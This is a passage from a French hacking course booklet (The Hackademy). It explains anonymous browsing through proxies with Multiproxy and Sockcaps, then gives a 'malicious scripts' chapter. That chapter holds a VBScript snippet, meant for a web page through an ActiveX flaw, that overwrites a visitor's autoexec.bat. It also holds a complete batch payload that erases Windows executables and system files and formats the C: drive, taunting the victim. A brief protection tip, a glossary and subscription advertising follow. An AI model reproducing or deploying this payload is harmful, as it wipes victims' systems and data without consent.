


Si vous voulez utilisé Multiproxy pour gérer vous connections vous devrez spécifier dans l'adresse: "127.0.0.1" et le port : "8088".




Multiproxy est téléchargeable sur http://www.multiproxy.org.
Multiproxy est très utile car il vous permet de:
- changer de proxy à chaque pages visitées
- tester toute une liste de proxies (rapidité, anonymat)
- classer tous les proxies suivant leur vitesse

cliquez sur "Check all proxies" pour dire à Multiproxy de vérifier chaque proxy.
cliquez sur "Options", onglet "Proxy Server List". Dans cette fenêtre vous pouvez apercevoir les proxies qu'utilise Muliproxy. Un proxy précédé d'un cercle rouge, signifie qu'il ne fonctionne pas (vous pouvez le supprimer pour éviter de le tester a chaque démarrage).




Pour ajouter une nouvelle liste de proxy il suffit déjà d'une trouvée une. Allez faire un tour sur http://www.multiproxy.org/anon_list.htm .Faites un copier collé de la liste dans un fichier texte et nommé le proxy.txt par exemple. Ensuite, toujours dans l'onglet "Proxy servers list" cliquez sur "Menu" --> "Files" --> "Import proxy list".



Il ne vous reste plus qu'a lui indique le fichier à importer et à "Check" de nouveau tous les proxy.

Faites un click droit sur l'icône de Mproxy en bas a droite dans la barre  des taches.



Le menu qui apparaît, vous permet surtout d'activer l'utilisation de proxy ou pas, d'un simple click au lieu de passer par les "Paramètres LAN" de IE.

 --> passage par proxy activé


 --> passage par proxy desactivé

Vous pouvez tester votre Anonymat sur le site de la CNIL : http://www.cnil.fr/traces/index.htm
Un bon site sur la vie privée : http://www.anonymat.org/


Maintenant, je vais vous montrer comment passé par un proxy sock (utilisé pour le connexion permanentes). Je vais vous montrer comment se connecter au travers d'un proxy sock en utilisant un petit soft comme sockcaps qui permet de faire passer n'importe quelle application par un proxy sock. (utile dans le cas ou vous voulez faire passer une application par un sock qui ne le propose pas dans ses options). Vous pouvez télécharger Sockcaps la --> http://www.clubic.com/t/gen/fl1087.html . Il faut savoir que les Proxy Sock ne peuvent pas etre utilisé pour surfer. Les socks sont utilisé dans la plus part des cas pour se connecter sur un serveur FTP, IRC, ICQ, etc... Par défaut les proxy sock écoutent sur le port 1080.
Dans mon exemple je vais combiner sockcaps avec la commande ftp de windows (c:\windows\ftp.exe).
Configuration de Sockcaps :

Pour configurer Sockcaps cliquez sur "File" --> "Settings" dans l'interface principale. Une fois sur l'onglet "Socks Settings", il vous faut lui indiquer l'adresse du proxy sock dans "SOCKS Server" et le port qui est par défaut 1080.
La différence entre les Socks version 4 et 5 c'est que la version 4 ne necessite pas d'identification par login et pass. Vous n'etes donc pas obligé de remplir "Socks User ID".

Dès que votre sockcaps est bien configuré, revenez a l'interface principale et cliquez sur "New".




Clikez sur "Browse" dans la fenêtre"New Application Profile" et indiquez à sockcaps quel soft il doit faire passé par le proxy Sock. Dans l'exemple j'ai pris ftp.exe se trouvant dans le répertoire c:\WINNT\system32\ftp.exe (Win2k). Clikez sur "OK" pour refermer la fenêtre.



Double cliquez sur le soft a lancer, à partir de sockcaps ou cliquez sur "Run". Un fenêtre DOS avec l'invite ftp devrait apparaître...

Maintenant que ftp est lancé, il faut lui demander de se connecter à un FTP valide. Pour cela tapes : "open [IP de la machine]" comme ci-dessous :



Des que vous voyez "connecté à [IP de la machine] c'est que votre connexion a reussie !! Voilà maintenant vous êtes anonyme en utilisant la commande ftp ;)
Attention : Il faut toujours relancer la commande ftp a partir de sockcaps sinon vous n'utiliserez pas de proxy...

CHAPITRE X

Scripts malicieux

I – Les fichiers batch (.bat)

C'est partie du cours a pour but de vous montrer l'utilisation que pourrait faire une personne malveillante avec des fichiers .bat (sans oublier autoexec.bat), vous apprendre les commandes DOS. Pour mettre en oeuvre ce .bat on utilisera une faille ActiveX pour créer des fichiers .bat sur votre disque.

Pour construire votre premier fichier html, il vous faudra juste un notepad Windows ou tout autre editeur de texte. Créez un nouveau document texte en faisant un click droit sur votre bureau. Nommez le test.txt pour le moment. Ouvrez le en double clickant dessus. Voici la structure de base d'un fichier Html que vous devrez taper (sans les commentaires) pour contruire une page blanche nommée "Ma première page internet" :

```
<HTML>

<HEAD>
<!- ici l'entete de votre page vous pouvez y inclure par exemple le titre de votre page ->
<TITLE>Ma première page internet</TITLE>
</HEAD>

<BODY>
<!- ici se trouve le corps de votre page, c'est dans cette partie que vous devrez inclure votre script ActiveX->
</BODY>

</HTML>
```

Entre les balises "<!-" et "->" vous trouverez les commentaires qui n'apparaissent pas sur votre navigateur mais juste au niveau de la source de la page. Pour plus d'info sur le language HTML --> http://www.ac-grenoble.fr/gb/htmldoc.htm

On peut trouver sur internet une multitude de scripts qui exploitent différentes failles pour lire, écrire, modifier des fichiers sur un disque client. Le script ci-dessous sera le script qui permettra l'écriture d'un fichier .bat sur votre disque.Il est a inclure dans une page HTML entre les balises <BODY> et </BODY>.

```
<script language="VBScript">
Set BatFile = FSO.CreateTextFile("c:\autoexec.bat", 2, False)
BatFile.WriteLine "[ici]"
BatFile.WriteLine "[ici sera inclu le contenu du fichier .bat ligne par ligne que nous verront plus bas]"
BatFile.Close
</script>
```

Nom du fichier .bat (dans notre exemple on va écraser le fichier autoexec.bat).
A la place du texte en bleu souligné il faudra inclure ligne par ligne, le contenu du fichier .bat a écrire.

Passons maintenant à l'explication et à l'écriture du contenu du fichier .bat.
Les fichiers .bat permettent l'exécution automatique de commandes DOS (et oui c'est aussi simple que ça ;)
Le fichier autoexec.bat de votre Win9x par exemple exécute toutes les commandes qu'on lui demande au démarrage de Windows.

Pour pouvoir construire correctement notre fichier .bat, il faut connaître les principales commandes DOS :

Les commandes DOS	
cd..	revient au dossier racine
cd [repertoire]	aller dans un sous dossier
choice	l'utilisateur doit faire un choix
cls	efface ce qu'il y a à l'écran
copy [fichier] [dossier]	copie un fichier dans un dossier
del [fichier]	efface un fichier
dir /p	affiche le contenu d'un dossier en plusieurs fois
dir	affiche le contenu d'un dossier
@echo off [commande]	n'affiche pas les commandes à la suite
echo.	saute une ligne
echo [texte]	affiche le texte se trouvant a la suite
edit [fichier]	affiche le fichier texte et permet de l'éditer
erase [chemin fichier]	efface un fichier (pas d'accord demandé)

format [lecteur]	format un disque (accord victime demandé)
goto	demande de branchement (saut)
if	branchement conditionnel
mem	affiche l'espace disque
mkdir [dossier]	crée un dossier
pause	pour que le programme continu, il faut appuyer sur une touche
ren [fichier1] . [nouvelle extension]	change l'extension du fichier 1 par la nouvelle extension
rename [fichier1] [nouveau nom]	renomme le fichier1 par le nouveau nom
rmdir [dossier]	efface un dossier
type [fichier texte]	affiche le contenu d'un fichier txt
ver	affiche la version du DOS
vol [lecteur]	affiche le nom d'un lecteur
c:\windows*.*	indique tout le contenu d'un dossier (demande autorisation)
c:\windows*. [extension]	indique tous les fichiers d'un certains type du dossier windows (pas d'autorisation demandé)

Pour avoir plus d'aide sur le command dos il suffit dans une fenêtre DOS de taper la commande voulu suivie de "/?".
ex: c:\windows\command>ping /?

Contenu du fichier .bat:

Voici un exemple qui obligerait la victime a tout réinstaller:

```
@echo off
erase c:\windows\*.exe
erase c:\windows\command.com
erase c:\autoexec.bat
erase c:\keyb.com
erase c:\keyfr.com
erase c:\Key.com
erase c:\ansi.sys
erase c:\windows\format.com
erase c:\windows\*.com
cls
dir/p c:\windows\
pause
echo.
echo Bonne reinstallation ;)
echo.
echo On va commencer par formater hein ?
pause
vol c:
format c:
```


Ce fichier est à utilisé avec beaucoup de précautions...

Chacune des lignes du fichier .bat est à inclure dans notre script et notre fichier html est fini. Il ne vous reste plus qu'a le tester en double clickant dessus. Cela aura pour effet d'écraser le fichier .bat et au prochain reboot, l'exécution automatique de notre fichier .bat (autoexce.bat).

Protection :
Désactiver activeX dans les paramètres de votre navigateur ou vérifier le code source avant de l'exécuter.

Pour voir la source d'une page Internet, cliquez sur "affichage"-->"source" dans IE.

Il est important de bien paramétrer son navigateur en utilisant les options de sécuritéde IE.



Pour modifier les options de sécurité cliquez sur "Outils"-->"Options Internet".Onglet "Sécurité". En clickant sur "Personnaliser le niveau..." vous pourrez désactiver l'exécution du Javascript, ActiveX ou l'utilisation de cookies par exemple. Si vous ne savez pas a quoi correspond une certaine option, je vous conseil de mettre toujours l'option "demander" ou "désactiver".

Glossaire :

cracker : Personne qui casse des protections logicielles.

crasher : personne qui détruit un système pour le plaisir.

DOS : couche logicielle indépendante de Windows (98 1ere et Seconde édition) et intégrée par la suite (ME et supérieures)

DoS : Déni de Service, qui consiste à bloquer un système via, généralement, du flood.

DDoS : c'est lorsque plusieurs machines éxécutent la même attaque sur une même cible dans le but d'un DoS.

exploit : moyen pour exploiter une faille sur un serveur.

flag : option qui spécifie le type d'un paquet au niveau de sa construction.

flooder : personne ou logiciel qui va répéter un processus en boucle de sorte à surcharger un système.

lamer : Individu nauséabond qui passe ses journées à embêter tout le monde sans raisons et qui ne prend pas conscience de sa stupidité.

newbie : koi vous savez pas ce que c'est ?

nuke : vieille technique inemployée à ce jour qui consiste à envoyer un paquet particulier à un système Windows 95 pour en altérer le fonctionnement.

phreak : technique de piratage des lignes téléphoniques et des réseaux de télécommunication.

smurf : réutilisation d'un réseau dans le relai de paquets, pour surcharger une cible.

sniffing : méthode qui consiste à espionner tous les paquets qui transitent sur un réseau

social Engineer : c'est une personne qui se fait passer pour une autre afin d'obtenir des informations privées dans la vie réelle.

socket : couche logicielle qui permet la communication réseau.

spoofing : méthode qui consiste à camoufler l'adresse source d'un attaquant au niveau des paquets réseaux (IP)


Contact

1 Villa du clos de Malevart 75011 Paris.
Tel: 01 40 21 04 28
e-mail: hackademy@thehackademy.net

26 bis rue jeanne d'Arc 94160 St Mandé
Tel: 01 53 66 95 28
e-mail: abonnements@dmpfrance.com

the HACKADEMY ,c'est aussi:

The hackadermy Journal, The hackademy manuel et d'autres numéros spéciaux!!!!!



Alors n'hésitez pas à vous abonner, en remplissant le formulaire suivant :

FAITES VOTRE CHOIX !

Abonnement Hackademy Journal (tous les mois) :	32 €	☐
Avec CD :	+ 4 €	☐
Abonnement Hackademy Manuel (Tous les deux mois) :	28 €	☐
Avec CD :	+ 4 €	☐
Nos cours par correspondances (Hack1, Hack 2 et Hack3) Les deux volumes de 80 pages livrés chez vous :	84 €	☐
Avec CD :	+ 4 €	☐
Le CD seul :	16 €	☐
Le T shirt historique " Intrusion . exe " :	23 €	☐
TOTAL		

PACKAGE *PUBLICATIONS* :
Abonnement journal + abonnement manuel : 60 €
Dans ce package, le CD est offert ☐
Avec T shirt : +15 euros ☐

PACKAGE *HACKTION* :
Abonnement journal + abonnement manuel +
Cours par correspondance Hack1, 2 et 3 : 130 € H08
Dans ce package, le CD est offert ☐
Avec T shirt : + 15 euros ☐

TOTAL :

PAIEMENT
☐ par chèque à l'ordre de DMP
☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expire en ☐☐

Nom : ..... Prénom : .....
Adresse : .....
..... Code postal : .....
Ville : ..... Pays : .....
E-mail : .....

Envoyez votre bulletin acompagné de votre règlement à l'ordre de D.M.P. à The Hackademy 26 bis rue Jeanne d'Arc 94160 Saint Mandé

Signature

SYSDREAM

Crée par les formateurs de l'hackademy, SYSDREAM est une SSII spécialisée en sécurité informatique.

Nous apportons aux entreprises notre expertise pour assurer aux entreprises la fiabilité et la sécurité de leur infrastructure informatique.

Nos domaines d'intervention:

- **Audit de sécurité:** il permet de faire une expertise globale de votre système (test intrusif, audit technique, audit de vulnérabilité).

- **Les produits Systech sécurité:** Des solutions matérielles destinées à renforcer la sécurité de votre infrastructure, et assurant un suivi performant de tout type d'évènement réseau ou système.

- **Le dévelopement d'applications:** De la maîtrise d'oeuvre à la conception technique, nous pouvons intervenir ou vous conseiller dans toutes les phases du développement de votre application.

www.sysdream.com

Pour toute information: info@sysdream.com